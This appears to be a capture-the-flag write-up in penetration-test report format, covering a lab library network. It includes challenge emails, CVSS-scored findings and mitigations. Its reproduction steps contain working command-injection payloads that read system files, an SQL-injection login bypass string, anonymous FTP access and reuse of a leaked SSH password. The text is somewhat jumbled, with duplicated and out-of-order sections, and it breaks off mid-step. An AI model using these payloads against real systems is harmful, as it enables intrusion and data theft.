
Found the network diagram :

Using below secret message, detokenized it and captured the flag.


Head Librarian,

I just wanted to let you know that I'm confident in this new method Intern Stewie found to hide information. This should satisfy your want for hiding "sensitive information" despite us being... a non-profit library....

Here's a test:
Secret Message: 5kn6gMB3BWFeDWuR3pBM7jT86g8mePWq



Accessing Important Services

Library Terminal: http://192.168.1.XX2:5000

Email Login Page: http://192.168.1.XX3:8080

Tokenization Server: http://192.168.1.XX3:25565


GITEA Server: http://192.168.1.XX4:9999

This network diagram shows important accessing services.

Detokenized url:
http://192.168.105.3:25565/token?token=5kn6gMB3BWFeDWuR3pBM7jT86g8mePWq

Submitted the flag for email server.

In a separate email, we discovered a Minecraft image containing relevant information, which indicated that certain data was hidden within it.


////
Information Hiding Research
From:
mickey@nonprofit.library
To:
stewie@nonprofit.library
Intern Stewie,

I need you to research different methods to hide sensitive information.
Apparently, our basic email setup doesn't have a way to hide information.

Try things like:

- Encoding (Base64, Hex, etc...)
- Steganography
- Metadata hiding
- Whatever else you can find

Report back with your findings. Try to not do anything crazy, just something simple.
I put an example in this email, but it might be too hard for some of our co-workers to realize it though.


- Admin Mickey

bonus flag in the metadata?

Below email was sent from mickey@nonprofit.library to stewie@nonprofit.library, sharing Docker-related credentials and instructions. The sender explains that a Docker container has been set up to protect a sensitive item (likely the CTF "book"), and that Stewie has been granted access credentials for both the container and a related GitHub repository that holds the container's config.

Key details from the email:

- Git credentials and container access are tied to the **password Stewie used on the Library Terminal** (likely reused).
- The sender warns that if someone can access the container config via GitHub, **"we've got bigger problems"**, hinting at a possible route to exploitation.



- Head Librarian

/////★★★★★★★★★★★★★★★★
Docker Credentials
From:
mickey@nonprofit.library
To:
stewie@nonprofit.library
Hey Hey Intern Stewie,

Hope you're surviving another thrilling day of unpaid labor

I just finished up moving an important book to a new Docker container, as requested by our lovely Head Librarian (She read a random book on containers). Anyway, I need you to give it a once-over and test the container's security and make sure no one can get in and grab the book.

There's also a "free version" of GitHub running where I dumped the container's config file. Go ahead and read it — see if it helps you steal the book (but like... don't actually steal it). If you can get in with the config, we've got bigger problems.

I made a user account for you on both the container and the free GitHub. Here's your Git Credentiasl:
Username: Intern.Stewie
Password: "The password you gave me when we setup that file access server on the Library Terminal"
(Cute password by the way, change it when you get a chance. I picked a better password for your access to the container. It's a Classic.)

Let me know what you find. And don't ask me why she's obsessed with securing this book.

References

- CWE-89: SQL Injection
- OWASP SQLi Prevention Guide
- CVSS v4.0 Calculator

END OF FINDING BLOCK

Misconfigured FTP Server with Default Credentials

Findings Categorization			
Business Impact	High	**CVSS v4.0 Score**	8.6
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N		

Technical Description

The target Linux-based IoT system exposed an FTP service on port **21**, which accepted a **default username and password** without requiring authentication setup. After gaining access, a user could browse the directory and switch to **binary mode** to properly retrieve non-text files. A sensitive file was located and downloaded, revealing a flag — simulating a real-world scenario of sensitive data exposure due to misconfigured services.

Business Impact Description

While this was demonstrated in a CTF context, such misconfigurations in real-world IoT or embedded environments could expose configuration files, credentials, or operational data. Exploiting default FTP access requires minimal skill, making this a **high-risk vulnerability**. In production environments, this could lead to:

- Unauthorized access to PII or system data
- Credential theft or lateral movement
- Reputational damage if data leakage occurs

Affected Systems

- Linux FTP Server (CTF Lab Environment) 192.168.105.0/24
- IP Address (CTF-Assigned): 192.168.105.2

Mitigations

- **Disable anonymous or default credentials** on all exposed services.
- Enforce **strong password policies** and rotate credentials post-deployment.
- **Disable FTP entirely** in favor of secure alternatives like SFTP or FTPS.
- Monitor and audit file access logs regularly.


Steps for reproduction

1. Perform an Nmap scan on the target:
   Command: nmap -p 21 192.168.105.2

   Output:


```
Nmap scan report for 192.168.105.2
Host is up (0.0072s latency).
Not shown: 99 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
```

2. Connect to the FTP server:
   Command Used: ftp 192.168.105.2
3. Login with default credentials (used: anonymous)




```
┌──(kali㉿kali)-[~/Documents/IOT_CTF]
└─$ ftp 192.168.105.2
Connected to 192.168.105.2.
220 Grab your books! Here all the books available.\nThe nice thing is you
can take it and don't have to return it!\nThe new age is wild.
Name (192.168.105.2:kali): anonymous
331 Please specify the password.
Password:
```

4. Use binary mode for file transfers.
5. Use ls and get <filename> to locate and download the file.



```
ftp> binary
200 Switching to Binary mode.

ftp> ls
229 Entering Extended Passive Mode (|||59123|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             196 Apr 02 13:26 bonusFlag
226 Directory send OK.
```

6. View file contents to retrieve the flag.



```
ftp> get bonusFlag -
remote: bonusFlag
229 Entering Extended Passive Mode (|||20177|)
150 Opening BINARY mode data connection for bonusFlag (196 bytes).
Yeah... I'm not sure what anonymous is?
There was a setting in the config, so I'm just leaving it on and I'll work on it later. I'm
just an intern anyway :p

FLAG{All_he_had_to_do_was_google_it?}
226 Transfer complete.
196 bytes received in 00:00 (50.79 KiB/s)
```

References

- CWE-798: Use of Hard-coded Credentials
- CWE-522: Insufficiently Protected Credentials
- CVSS v4.0 Calculator – NVD

END OF FINDING BLOCK

⚠	Command Injection in FTP Web Interface (Library Terminal)		
Findings Categorization			
Business Impact	High	**CVSS v4.0 Score**	9.0
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N		

Technical Description

A web interface hosted on 192.168.105.2:5000 provided users with access to FTP resources through a "Library Terminal" interface. While appearing to limit functionality to viewing or reading local files like The_Hobbit.pdf, the application failed to sanitize shell commands, allowing full command injection.

By entering payloads such as:

Command Injected: read The_Hobbit.pdf && ls /

Command Injected: The_Hobbit.pdf && cat /home/Admin.Mickey/Email\ Server\ Guide.txt

We were able to execute arbitrary Linux commands appended after the read function. This revealed sensitive directory contents and leaked the Email Server Guide — containing references to user accounts and possibly internal network infrastructure.

Business Impact Description

This command injection vulnerability allowed full **unauthorized system-level command execution** via the exposed web interface. Potential impacts in a real-world business environment include:

- Unauthorized access to **sensitive documents**
- Extraction of **email credentials or server configurations**
- Launchpad for **privilege escalation** or lateral movement
- Potential for **persistence**, malware drop, or complete takeover

For an organization (e.g., library or nonprofit), the exposure of email accounts and server guides could lead to:

- Phishing campaigns
- Reputation damage
- Compromise of broader IT infrastructure

Affected System

- Web Interface: http://192.168.105.2:5000
- "Library Terminal" input field

Mitigations

1. **Sanitize all user inputs** with input validation and shell-escaping techniques.

2. Avoid directly passing user input to shell commands — instead use safe APIs or sandboxed interpreters.
3. Apply the **principle of least privilege** to limit the execution environment.
4. Log and alert on suspicious command usage patterns.

Steps for Reproduction

1. Visit the web terminal at:
   http://192.168.105.2:5000
2. Enter the following input in the terminal:


   Command used: read The_Hobbit.pdf && ls /

   → This reveals the root directory contents.
3. Execute further:

   Command used: read The_Hobbit.pdf && cat /home/Admin.Mickey/Email\ Server\ Guide.txt

   → This leaks sensitive documentation.

4. Review for flag output or email identifiers.



```
ACTIVE EMAILS (@nonprofit.library):

1.  mickey@nonprofit.library (Me)
2.  stewie@nonprofit.library (The intern)
3.  catalog@nonprofit.library (Spam?)
4.  mike@nonprofit.library (The Manager)
5.  head.librarian@nonprofit.library (Boss)
```

References

- CWE-77: Command Injection
- OWASP Command Injection Overview
- [CVSS v4.0 Calculator]

END OF FINDING BLOCK

Steganography via Image Retrieved from Compromised Email Server			
Findings Categorization			
Business Impact	High	**CVSS v4.0 Score**	8.8
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N		

Technical Description

We initially identified valid email accounts related to the challenge through team enumeration. The target Email Server hosted at 192.168.105.3:8080 exposed a login interface vulnerable to SQL injection. By crafting malicious input into the login form, we successfully bypassed authentication and accessed multiple user inboxes.

One of the emails contained:

- A tokenization instruction file
- A Minecraft-themed image

Given the existence of a "BONUS: Picture" challenge and the nature of CTFs, we suspected the image contained embedded hidden data. Using steganography tools, we extracted a hidden flag or token from the image, completing the challenge.

Business Impact Description

In a real-world scenario, this represents a critical breach of both application security and data confidentiality. SQL injection into a webmail system could allow attackers to:

- Access and manipulate user emails
- Exfiltrate files and credentials
- Deliver malware or launch phishing attacks
- Extract embedded secrets through steganographic techniques

Had this been a production IoT interface or embedded mail system, it could enable deeper lateral movement or data theft.

Affected Systems


- Webmail Interface: 192.168.105.3:8080/login
- Targeted User Mailboxes (obtained via SQLi)

Mitigations

1. Sanitize all user inputs to eliminate SQL injection (use parameterized queries or ORM).
2. Monitor login attempts for injection patterns.
3. Perform email attachment inspection for steganography or metadata leakage.
4. Restrict file types and scan for hidden data during upload/download.

Steps for Reproduction

1. Access the login portal at http://192.168.105.3:8080/login
2. Inject SQL payload (' OR ID=1 OR 1=1 --) to bypass login. Used password (*)
3. Review accessible inboxes for attachments.



– Admin Mickey
////
Information Hiding Research
From:
mickey@nonprofit.library
To:
stewie@nonprofit.library
Intern Stewie,


I need you to research different methods to hide sensitive information.
Apparently, our basic email setup doesn't have a way to hide information.

Try things like:
- Encoding (Base64, Hex, etc...)
- Steganography
- Metadata hiding
- Whatever else you can find

Report back with your findings. Try to not do anything crazy, just something simple.
I put an example in this email, but it might be too hard for some of our co-workers to realize it though.

- Admin Mickey

4. Download image file from one of the email messages.




5. Use tools like steghide, zsteg, or binwalk to analyze and extract hidden content:

   Despite we use several tools like exif, exiftool, binwalk, unable to get the information other than metadata. Then we tried the tool steghide, that helped to get the flag.

Command used: steghide extract -sf 65d4ff6f0095d1f85c7f8e8435e1a704.jpg


For password: we just entered return. (empty password)



```
┌──(kali㉿kali)-[~/Desktop]
└─$ steghide extract -sf 65d4ff6f0095d1f85c7f8e8435e1a704.jpg
Enter passphrase:
the file "helloWorld.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "helloWorld.txt".
```

It was observed that there was a text file hidden in the Minecraft image and just got downloaded after executing the command.

6. Read the content of the downloaded file. Using cat command.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat helloWorld.txt
Hello Reader!

If you found this, then you need to know something important.

I, the intern, named Stewie, am not getting paid for any work at this library.
If you are looking for a Cyber Intern, please offer me :)

Contact Information:
Name: Intern Stewie
Resume: N/A - Trust the process.


Note to Self: FLAG{Put_A_Password_On_The_Picture_Next_Time}
```

References

- CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
- CWE-94: Improper Control of Generation of Code ('Code Injection')
- Steghide Tool Documentation
- CVSS v4.0 Calculator

END OF FINDING BLOCK

Insecure Credential Reuse in Docker and Git Service Access			
Findings Categorization			
Business Impact	High	**CVSS v4.0 Score**	8.2
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N		

Technical Description

An internal email from mickey@nonprofit.library to stewie@nonprofit.library disclosed Docker and Git credentials, reusing a password previously seen during interaction with the Library Terminal. The message instructed the user to test access to a secured container and hinted at a private Git repository holding the Docker container's configuration.

We used the credentials to attempt SSH access to the Vault Server (192.168.105.4:2022) and reached the Docker environment. Although we did not successfully retrieve the final flag, we confirmed the vector and privileges necessary to do so, and gathered all required technical steps that logically lead to it.

This finding demonstrates how poor credential practices and lack of container access controls expose sensitive infrastructure, even if the end goal (flag) was not reached within the time frame.

Business Impact Description

Even without capturing the flag, this finding reveals a high-impact vulnerability path that:

- Enables entry into Docker containers hosting sensitive services
- Grants access to configuration files and Git-based secrets
- Allows possible escalation into Vault services and token infrastructure

If this were a real-world system, an attacker could:

- Gain control of container workloads
- Extract secrets used in DevOps pipelines
- Move laterally into more sensitive infrastructure (e.g., vaults, tokens, internal APIs)

This path poses a critical threat to data confidentiality, system integrity, and operational continuity.

Affected Systems

1. Vault/Docker Server: 192.168.105.4
2. SSH Port: 2022
3. Git Hosting (from email): "free version of GitHub" (internal Git instance)

Mitigations

1. Enforce **unique credentials** per service; avoid reusing passwords across roles or environments.
2. Apply **role-based access control (RBAC)** to restrict Docker and Git permissions.
3. Rotate secrets and credentials periodically.

4. Monitor and log access to containers and Git services for anomaly detection.

Steps for Reproduction

1. Use SSH to access the Vault Server:

   ssh Intern.Stewie@192.168.105.4 -p 2022

2. Authenticate using previously known password (reused from Library Terminal).
3. List running containers:

